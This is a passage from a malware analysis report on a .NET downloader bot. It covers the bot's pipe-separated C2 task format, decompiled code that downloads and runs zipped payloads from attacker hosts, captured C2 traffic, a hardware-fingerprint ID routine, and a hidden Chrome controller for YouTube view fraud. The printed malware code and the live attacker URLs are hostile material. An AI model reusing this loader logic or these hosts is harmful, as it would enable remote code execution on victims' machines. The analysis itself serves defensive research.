s=6nfyXs9ook1A%2Fu3hnugA3g7200hpofRbZVC89cD%2FXxCLm%2F6jkadJRRVMM%2FCFxEnhJEjYZqwKqTTUyhWfOxEAXY2uqN7Xbn60HdwJ59VVCpamou1hxSwb0lIdvlZX"}]
,"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 768652283dbdc245-VIE
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

120000|http://cdn.neukoo.top/temps2/Avira.txt|imageclass,Avira,worker|Avira.exe|imageclass|true|true|true|true|102397|
120000|https://cdn.neukoo.top/App/Bravia.txt||Bravia.exe|Bravia|true|true|true|true|102398|
```

Each line in the response body is a task for the malware to download and execute.

The malware treats each line individually and splits the lines by `|`.



```
string[] array = text2.Split(new char[]
{
    '\n'
});
foreach (string text3 in array)
{
    if (!string.IsNullOrEmpty(text3.Trim()))
    {
        string[] array3 = text3.Split(new char[]
        {
            '|'
        });
        if (array3.Length > 0)
        {
            try
            {
                millisecondsTimeout = int.Parse(array3[0]);
            }
            catch (Exception u2)
            {
                Services.WriteLineConsole\u0002(\u0003\u2006.\u0002(1475859506), u2);
            }
        }
        if (array3.Length > 10)
        {
            Services.\u0002 u3 = new Services.\u0002();
            string text4 = array3[1];
            string text5 = array3[2];
            u3.\u0002 = array3[3];
            string path2 = array3[4];
            bool flag = bool.Parse(array3[5]);
            u3.\u0003 = bool.Parse(array3[6]);
            bool flag2 = bool.Parse(array3[7]);
            bool flag3 = bool.Parse(array3[8]);
            string text6 = array3[9];
            string text7 = array3[10];
            u3.\u0005 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            u3.\u0005 = Path.Combine(u3.\u0005, path2);
            u3.\u0008 = Path.Combine(u3.\u0005, u3.\u0002);
```

Each field in a line serves a different purpose, and they represent the following:

```
<TimeOutInMiliseconds>|<ExtractZipAndRunUrl>|<CommaSeparatedProcessNamesToKill>|
<AppdataExeName>|<AppdataSubfolderName>|<bool1>|<bool2>|<bool3>|<bool4>|<TaskId>|
```

Each's fields purpose is summarized in the table below:


Field's name	Field's purpose
TimeOutInMiliseconds	How many milliseconds to sleep, after a request to the C2, and before querying the C2 for new commands.
UrlToExtractZipAndRunUrl	This is a way to deploy new malware on the machine. It represents a URL which points to URL hosting a .zip, which will be extracted and run by the malware.
CommaSeparatedProcessNamesToKill	List of process names to kill, by their name.
AppdataSubfolderName	Where the .zip contents are extracted.

Field's name	Field's purpose
AppdataExeName	Name of the .exe to launch from *AppDataSubfolderName*. The final path looks like this: *%APPDATA%\<AppDataSubfolderName>\<AppDataExeName>*
TaskId	Identifier of the task.
<bool1-4>	Flags that control clean-up before extracting and running the executable from the downloaded archive.

Deploying tasks on the victim's machine


The malware uses the *UrlToExtractZipAndRunUrl* to download and execute new modules on the infected PC. The malware receives the following URL from the C2 server in the first line:
hxxp://cdn[.]neukoo[.]top/temps2/Avira.txt

The malware performs a request to this URL, receiving as response another URL:




```
GET /temps2/Avira.txt HTTP/1.1
Host: cdn.neukoo.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 10:24:55 GMT
Content-Type: text/plain
Content-Length: 55
Connection: keep-alive
Last-Modified: Fri, 11 Nov 2022 10:21:33 GMT
ETag: "636e222d-37"
Accept-Ranges: bytes
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=v2I5klVyJr8NrtyfpL9SPwo%2B%2BayrMI7d6OvrWbaDOhtrLe7HqyzEHWyW9l%2BYDSdMY8VgAqG8zl9cAqB2Neivne9rbuX96bRQ6d0jy89VfNKN%2Bj%2B0HGkWt2iKfpjGcaD
cnw%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 768652296c3ec284-VIE
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

http://cdn.papazz.xyz/Avira/Avira638037912722077131.zip
```

Finally, the malware downloads and extracts the .zip from the URL, placing the .zip's contents into *AppdataSubfolderName*.



```
GET /Avira/Avira638037912722077131.zip HTTP/1.1
Host: cdn.papazz.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 10:24:55 GMT
Content-Type: application/zip
Content-Length: 6480957
Connection: keep-alive
Last-Modified: Fri, 11 Nov 2022 10:21:31 GMT
ETag: "636e222b-62e43d"
Cache-Control: max-age=14400
CF-Cache-Status: MISS
Accept-Ranges: bytes
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=sKsAdh1serUiBAOZnM0roa3XXMbfd5uQQl%2BCRosNvXvaWozkaV8cbNNPYBr1vkbsrf0fnyWfCsBVuC91RDfYNzOhZnW3aH5JesPT6NR69XGOW1mc5OH34flMihTvQt7VtA%3D
%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 7686522a5a4bc219-VIE
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

PK...........J..._J.......         ...Avira.exe...|...8<.;..d7.       .@ ..D..5......v...MBv...[\c....&x!q.......^..^....^{k[[..juC4!
b.]..jT*..5@.
..{.3.....~../..y..q....<...<g......3.....2L7..+a... ...z).y>./.....................o.y.....o......{...+.T.~g....OMM...p;.f5.g.<..
6.w...&..0........9H.B",h.aZ...0.O.I..c....J:.F...........a4.n...'...bDF`.......|
.$..~..W...&._/..E........Uw.........4.
..@.,L.W........P.qE.)..wY....y.sZ..M.$1..H`.C.....cx....7.K.}.....Fhq.....& O_.c.c...6.*N....%.'
..F.......%c....m&........$.`.=..9.........XW.u.6gb..i.E.tih.
9..0;.....i...(M.-.......3 .....lH......v.
...}.~..bo..GR6_..B..0eB.a.......f$....t.=.a.V.....<.j.@..._pG>.CJ.a...:..4._.S..s..N.....V+v0.rf\..Om..r.....C.c...
4."..cHO...#)=)...=..TU.m....t[qr.-|..Hi....V.........yj..|x$S...7.6l.?...%o....a%_.{..k ...y.KK(^........p....yZ......Z.r.-].U.}.....
1."m.Oc.~l0%@Lf>."._... o..e....S.g.uS5..:.V...3....h:.y.H...k4.~.yjjA........5...t..........R.N....2...o..6...%z.......Y.a3LZ...a.
H|...-.....G.g.y"..W...4P.....Q@...q.....D....p-.c.LN.v).k3..0.......K1......B.2.n....|@. .`.}.c..v..f;#m'L./
```


The contents of the downloaded .zip are as follows, in this this case *Avira.exe* is launched after extraction.



Name	Ext	Size
[..]		<DIR>
[extension]		<DIR>
[x64]		<DIR>
[x86]		<DIR>
Avira	exe	1,104,304
BouncyCastle.Crypto	dll	2,609,152
EntityFramework	dll	4,991,352
EntityFramework	xml	3,738,289
EntityFramework.SqlServer	dll	591,752
EntityFramework.SqlServer	xml	163,193
Ionic.Zip	dll	462,336
Local		53,056
Mau		20,480
NAudio	dll	513,536
Newtonsoft.Json	dll	701,992
Newtonsoft.Json	xml	710,224
System.Data.SQLite	dll	410,528
System.Data.SQLite	xml	1,150,804
System.Data.SQLite.EF6	dll	205,728
System.Data.SQLite.Linq	dll	205,728
ToolsBag	dll	57,856


Registering Bot with C2 server

When parsing the line i.e. when a new task is executed, the bot makes a request to the attacker's C2 server with the *TaskId*.
The *TaskId* seems to increment, for every new task received from the C2 server.



```
string text6 = array3[9];
string text7 = array3[10];
u3.\u0005 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
u3.\u0005 = Path.Combine(u3.\u0005, path2);
u3.\u0008 = Path.Combine(u3.\u0005, u3.\u0002);
if (!string.IsNullOrEmpty(text6))
{
    try
    {
        WebClient webClient2 = new WebClient();
        try
        {
            webClient2.DownloadString("http://neukoo.top/api/task/update?id=" + text6);
        }
        finally
        {
            ((IDisposable)webClient2).Dispose();
        }
    }
    catch (Exception u4)
    {
        Services.\u0002("17", u4);
    }
```

Looking at the traffic generated by the bot registering with the C2 server, we can see that the C2 server responds with a JSON document containing a status and a message. Their meaning is not clear since the bot ignores the response.




```
GET /api/task/update?id=102397 HTTP/1.1
Host: neukoo.top

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 10:24:55 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: keep-alive
X-Powered-By: Express
ETag: W/"35-yLws4VD9qDDeFafSeWaJnhXgyn8"
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=4tiBzSN2Z8Q6fuCgWYLmTagZHMRNHWHg3PEHCROYeCkNCjWjCD0XlbbOhrwMVYsEYYruVCnBUhLgn%2F2VM1PSPnnRgU
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 76865228bec2c245-VIE
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

{"status":1,"msg":"C...p nh...t status th..nh c..ng"}GET /api/task/update?id=102398 HTTP/1.1
Host: neukoo.top
```

ID generation algorithm

We summarize the algorithm with the following formula:


`ToHex(MD5(GetCPU(), GetBIOS(), GetMotherBoard(), GetMac()))`

The malware queries properties of CPU, BIOS, MotherBoard and MAC, then concatenates the obtained information and calculates MD5 on the resulting string. Finally, transforming the MD5 output to hex.



```
// Token: 0x0600052F RID: 1327 RVA: 0x0001FF5C File Offset: 0x0001E15
public static string getMSUUID()
{
    try
    {
        return Services.HexMd5\u0002(string.Concat(new string[]
        {
            "CPU >> ",
            Services.\u0002(),
            "\nBIOS >> ",
            Services.\u0003(),
            "\nBASE >> ",
            Services.\u0008(),
            Services.\u0006(),
            "\nMAC >> ",
            Services.\u000E()
        }));
    }
    catch (Exception u)
    {
        Services.\u0002("13", u);
    }
    return Guid.NewGuid().ToString();
}
```

Querying of properties is done via WMI, and the result is concatenated, as shown in the screenshot below:




```
private static string \u0002()
{
    try
    {
        string text = Services.\u0002("Win32_Processor", "UniqueId");
        if (text == string.Empty)
        {
            text = Services.\u0002("Win32_Processor", "ProcessorId");
            if (text == string.Empty)
            {
                text = Services.\u0002("Win32_Processor", "Name");
                if (text == string.Empty)
                {
                    text = Services.\u0002("Win32_Processor", "Manufacturer");
                }
                text += Services.\u0002("Win32_Processor", "MaxClockSpeed");
            }
        }
        return text;
    }
    catch (Exception u)
    {
        Services.\u0002("7", u);
    }
    return string.Empty;
}
```

Chrome controller (*ToolsBag.dll*) analysis

This assembly's purpose is to create a hidden browser controlled by the malware author via an extension. The extension sends commands to the browser to boost the view count of videos on YouTube.

